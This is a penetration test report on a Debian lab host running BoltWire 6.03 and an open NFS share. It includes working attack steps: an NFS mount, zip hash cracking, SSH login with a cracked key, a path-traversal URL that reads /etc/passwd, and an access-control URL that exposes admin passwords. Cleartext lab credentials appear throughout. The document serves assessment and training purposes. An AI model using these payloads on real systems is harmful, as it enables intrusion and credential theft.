TCM - Dev

Host Penetration Testing Report

Business Confidential

Date: Oct 29th, 2024
Version 1.0

Table of Contents

Assessment Overview

From 27th, October, 2024 to 29th, October, 2024, **TCM - Dev** engaged to evaluate the security posture of its infrastructure that included an external host penetration test. This assessment aimed to identify vulnerabilities, misconfigurations, and potential security threats present on the system. The assessment did as an external engagement and it helps to identify vulnerabilities from a hacker's perspective. This document included list of vulnerabilities we discovered and how did we exploited those vulnerabilities to gain access to the system.

Scope

Machine Name	IP Address	Remark
Dev	192.168.237.140	Linux (Debian)

Scope Exclusions

Per client request, we did not perform any of the following attacks during testing:

- Denial of Service (DoS)
- Social Engineering

Tools Used

- Kali Linux OS
- Nmap
- OpenSSH Client
- Feroxbuster
- Firefox Web Browser
- John The Ripper
- LinPEAS

Severity Levels & CVSS Scores

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Medium	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Executive Summary

This is an external penetration testing engagement on **TCM - Dev** server.

We found 9 open ports in the target server.

PORT	SERVICE	Version
22/tcp	ssh	OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp	http	Apache httpd 2.4.38 ((Debian))
111/tcp	rpcbind	2-4 (RPC #100000)
2049/tcp	nfs	3-4 (RPC #100003)
8080/tcp	http	Apache httpd 2.4.38 ((Debian))
40803/tcp	nlockmgr	1-4 (RPC #100021)
49337/tcp	mountd	1-3 (RPC #100005)
57515/tcp	mountd	1-3 (RPC #100005)
59155/tcp	mountd	1-3 (RPC #100005)

This system is vulnerable to some critical and high vulnerabilities which can lead attackers to gain unauthorized access to the target system with full privileges. Immediate action is required to prevent these kinds of attacks in the future.

Strengths

- Use password protection for some sensitive files

Weaknesses

- Sensitive Data exposure from web application files like passwords.
- Insecure Network File Share which leaked very sensitive data like Private key.
- Reflected Cross Site Scripting vulnerability.
- Using weak passwords.
- Reuse same password for multiple services.
- Local File Inclusion vulnerability from Outdated CMS application.
- Insecure sudo privileges leads to local privilege escalation.

Vulnerability Summary

3	6	2	0	0
Critical	High	Medium	Low	Informational

Finding	Severity	Recommendation
External Penetration Test		
001 - Sensitive Data Exposure from Network File Share (SSH Private Key)	Critical	Don’t store sensitive files in public network shares. Or password protect network shares.
002 - Sensitive Data exposure from web files (Database credentials)	Critical	Don’t store credentials in public files or unpublish this configuration file.
003 - Sensitive Data exposure from web files (admin password)	Critical	Remove this credential leaking web page.
004 - Password Reuse	High	Implementing unique passwords for different services is strongly recommended.
005 - Weak Password Policy	High	Use proper password policy and use strong passwords.
006 - Sensitive Data exposure from web files (Vulnerable app version)	High	Remove version details from web application.
007 - BoltWire 6.03 - Local File Inclusion	High	Upgrade BoltWire CMS to the latest version.
008 - BoltWire 6.03 – Improper Access Control	High	Upgrade BoltWire CMS to the latest version.
009 - Local Privilege Escalation - Sudo	High	Limit sudo permissions to necessary commands only, and regularly review and update sudoers configurations.
010 - Reflected Cross Site Scripting	Medium	Sanitize and escape user input, and implement Content Security Policy (CSP) to prevent script execution.
011 - Unencrypted Transport Protocol (No SSL Configured)	Medium	Implementing SSL/TLS encryption is strongly recommended to secure data in transit.


Technical Findings

001 - Sensitive Data Exposure from Network File Share (SSH Private Key)


Description:	Sensitive Data Exposure can occur when SSH private keys are stored on network file shares, making them accessible to unauthorized users, leading to potential unauthorized access.
Impact:	**Likelihood: High** Attackers can easily view files in insecure NFS shares. **Impact: High** Attacker can gain access to target system using this SSH private key. However, password cracking is needed.
Tools Used:	mount
Mitigation:	Don't store sensitive files in public network shares. Or password protect network shares.
References:	https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure

Proof of Concept (PoC)

Found an insecure NFS share which leaked sensitive data using a save.zip file.




```
┌──(root㉿kali)-[~]
└─# showmount -e 192.168.237.140
Export list for 192.168.237.140:
/srv/nfs 172.16.0.0/12,10.0.0.0/8,192.168.0.0/16
```



```
┌──(root㉿kali)-[~]
└─# mount -t nfs -o vers=3 192.168.237.140:/srv/nfs /tmp/share -o nolock

┌──(root㉿kali)-[~]
└─# ls /tmp/share
save.zip
```

This consist of a SSH private key which lead attackers to gain access to the server via SSH. Both zip file and private key are password protected, but able to crack these passwords.




```
Name        Size       Type          Date Modified
id_rsa      1.9 kB     Unknown       02 June 2021, 05:16
todo.txt    164 bytes  Todo.txt file 02 June 2021, 05:21
```

002 - Sensitive Data exposure from web files (Database credentials)

Description:	Sensitive Data Exposure occurs when database credentials are mistakenly exposed on web pages as a configuration file. This makes credentials accessible to anyone who views the page.
Impact:	**Likelihood: (High)** Attackers can fuzz the web directories and find this configuration file. **Impact: (High)** Attacker can use these credentials to login to database and may be more.
Tools Used:	Feroxbuster, Firefox Web Browser
Mitigation:	Don’t store credentials in public files or unpublish this configuration file.
References:	https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure

Proof of Concept (PoC)

Found a file with sensitive data at http://192.168.237.140/app/config/config.yml




```
# If you're trying out Bolt, just keep it set to SQLite for now.
database:
    driver: sqlite
    databasename: bolt
    username: bolt
    password: I_love_java
```

003 - Sensitive Data exposure from web files (admin password)

Description:	Sensitive Data Exposure occurs when a password is mistakenly exposed on web pages as a configuration file. This makes credentials accessible to anyone who views the page.
Impact:	**Likelihood: (High)** Attackers can fuzz the web directories and find this credential file. **Impact: (High)** Attacker can use these credentials to login to the web application.
Tools Used:	Feroxbuster, Firefox Web Browser
Mitigation:	Remove this credential leaking web page.
References:	https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure

Proof of Concept (PoC)

Found a file with sensitive data at http://192.168.237.140:8080/dev/pages/member.admin




```
~data~
password: I_love_java
~
```

004 - Password Reuse

Description:	Password reuse was detected, with the same credentials being used for both Database, Web Application admin user's password and SSH private key passphrase. This increases the risk of compromise, as gaining access to these services easily.
Impact:	**Likelihood: Medium/High** First attacker needs to find credentials for one service, then attacker can password spray for different services. **Impact: High** If find a password, attacker can gain access to web application, database and to the remote server as jeanpaul user.
Tools Used:	SSH Client, Firefox Web Browser
Mitigation:	Implementing unique passwords for different services is strongly recommended.
References:	https://www.1kosmos.com/security-glossary/password-reuse

Proof of Concept (PoC)

Same password used for both web application login and database login use as the SSH private key passphrase which is **I_love_java**. Using this password and using the private key, gained access to the target system as jeanpaul user.




```
┌──(root㉿kali)-[~/save]
└─# ssh jeanpaul@192.168.237.140 -i id_rsa
Enter passphrase for key 'id_rsa':
Linux dev 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun  2 05:25:21 2021 from 192.168.10.31
jeanpaul@dev:~$ whoami
jeanpaul
jeanpaul@dev:~$ █
```

005 - Weak Password Policy

Description:	Weak passwords were identified and successfully cracked using offline password cracking techniques. This includes save.zip archive file password.
Impact:	**Likelihood: Medium/High** Attackers can crack the password using an offline cracking tool. **Impact: Medium/High** If attacker found zip file password, he/she can obtain the SSH private key which helps to gain access to the remote server.
Tools Used:	John The Ripper
Mitigation:	Use proper password policy and use strong passwords.
References:	https://insuregood.org/mitigating-password-attacks

Proof of Concept (PoC)

Earlier found save.zip file is encrypted. But can able to crack the password easily because of a weak password.




```
┌──(root㉿kali)-[~]
└─# zip2john save.zip > hash
ver 2.0 efh 5455 efh 7875 save.zip/id_rsa PKZIP Encr: TS_chk, cmplen=1435, decmplen=1876, crc=15E468E2 ts=2A0D cs=2a0d type=8
ver 2.0 efh 5455 efh 7875 save.zip/todo.txt PKZIP Encr: TS_chk, cmplen=138, decmplen=164, crc=837FAA9E ts=2AA1 cs=2aa1 type=8
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.

┌──(root㉿kali)-[~]
└─# john hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
java101          (save.zip)
1g 0:00:00:00 DONE (2024-10-24 04:23) 3.225g/s 2959Kp/s 2959Kc/s 2959KC/s jehovameama..jam1984
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

006 - Sensitive Data exposure from web files (Vulnerable app version)

Description:	Sensitive Data Exposure can happen when web-accessible files reveal application version details. This information allows attackers to identify known vulnerabilities within specific versions, increasing the risk of targeted attacks and exploits.
Impact:	**Likelihood: Medium/High** First attacker needs to gain access to the web application. After that attacker can see the CMS version from the web application. **Impact: Medium/High** This version of CMS is vulnerable to a Local file Inclusion vulnerability and if successfully exploited, can view files on the remote server.
Tools Used:	Searchsploit, Firefox web Browser
Mitigation:	Remove version details from web application.
References:	https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure

Proof of Concept (PoC)

BoltWire CMS version is detected from http://192.168.237.140:8080/dev/index.php?p=site.


192.168.237.140:8080/dev/index.php?p=site
WELCOME
REGISTER
SETUP?
ADMIN
site | changes | groups | create | edit | copy | rename | delete | undo | source | data | title | zones | view | help |


BoltWire

Site

This area gives you access to important site configuration pages. Click links in the side menu to manage different aspects of your site.

You are currently using **Version 6.03** of BoltWire.

And this version is vulnerable to publicly available Local File Inclusion exploit.




```
┌──(root㉿kali)-[~/Desktop]
└─# searchsploit boltwire 6.03
 ──────────────────────────────────────────────────────────────────────────────────────── ─────────────────
 Exploit Title                                                                          |  Path
 ──────────────────────────────────────────────────────────────────────────────────────── ─────────────────
BoltWire 6.03 - Local File Inclusion                                                    | php/webapps/48411.txt
 ──────────────────────────────────────────────────────────────────────────────────────── ─────────────────
Shellcodes: No Results

┌──(root㉿kali)-[~/Desktop]
└─# searchsploit -m php/webapps/48411.txt
  Exploit: BoltWire 6.03 - Local File Inclusion
      URL: https://www.exploit-db.com/exploits/48411
     Path: /usr/share/exploitdb/exploits/php/webapps/48411.txt
    Codes: N/A
 Verified: False
File Type: ASCII text
Copied to: /root/Desktop/48411.txt
```

007 - BoltWire 6.03 - Improper Access Control

Description:	This version of BoltWire CMS is vulnerable to Improper Access Control. This vulnerability led attackers to view clear text passwords of other users including the admin user.
Impact:	**Likelihood: Medium/High** Attacker needs to register first and exploit this vulnerability. **Impact: Medium/High** If exploited successfully, attacker can view passwords of all users including the admin user.
Tools Used:	Firefox Web Browser
Mitigation:	Upgrade BoltWire CMS to the latest version.
References:	https://www.boltwire.com/downloads

Proof of Concept (PoC)

First create an account login to the web application. And able to see the password of different users using a malicious URL.



```
192.168.237.140:8080/dev/index.php?p=member.admin&action=data
```

Modify Data

testUse this form to update existing data values on page: **member.admin**

password: I_love_java

SAVE

Welcome

Thank you for using BoltWire!


You are currently logged in as: *Pentester*

008 - BoltWire 6.03 - Local File Inclusion

Description:	This version of BoltWire CMS is vulnerable to Local File Inclusion. Attacker can see files in the remote server using path traversal.
Impact:	**Likelihood: Medium/High** Attacker needs to login to the web application first. **Impact: Medium/High** If exploited successfully, attacker can view files in the remote server.
Tools Used:	Searchsploit, Firefox Web Browser
Mitigation:	Upgrade BoltWire CMS to the latest version.
References:	https://www.boltwire.com/downloads

Proof of Concept (PoC)

This CMS version is vulnerable to Local File Inclusion vulnerability and able to read files in the target system as a low privilege user. Found a user called **jeanpaul** too from /etc/passwd file.



```
192.168.237.140:8080/dev/index.php?p=action.search&action=../../../../../../../etc/passwd
```

WELCOME
REGISTER
SETUP?
ADMIN
site | changes | groups | create | edit | copy | rename | delete | undo | source | data | title | zones | view | help | search | print | logout


```
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/
sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/
nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
jeanpaul:x:1000:1000:jeanpaul,,,:/home/jeanpaul:/bin/bash
```

009 - Local Privilege Escalation - Sudo


Description:	Local Privilege Escalation via sudo occurs when misconfigurations or vulnerabilities in sudo permissions allow a non-privileged user to gain root access, leading to unauthorized system control and potential data compromise.
Impact:	**Likelihood: Medium** First attacker needs to gain access to the remote server. **Impact: High** If successfully exploited, attacker can gain access as root user.
Tools Used:	LinPEAS
Mitigation:	Limit sudo permissions to necessary commands only, and regularly review and update sudoers configurations.
References:	https://www.imperva.com/learn/data-security/privilege-escalation/

Proof of Concept (PoC)

/usr/bin/zip binary is vulnerable to sudo privilege escalation vulnerability. Successfully gained access to root user account after exploit this vulnerability.



```
jeanpaul@dev:~$ sudo -l
Matching Defaults entries for jeanpaul on dev:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jeanpaul may run the following commands on dev:
    (root) NOPASSWD: /usr/bin/zip
```



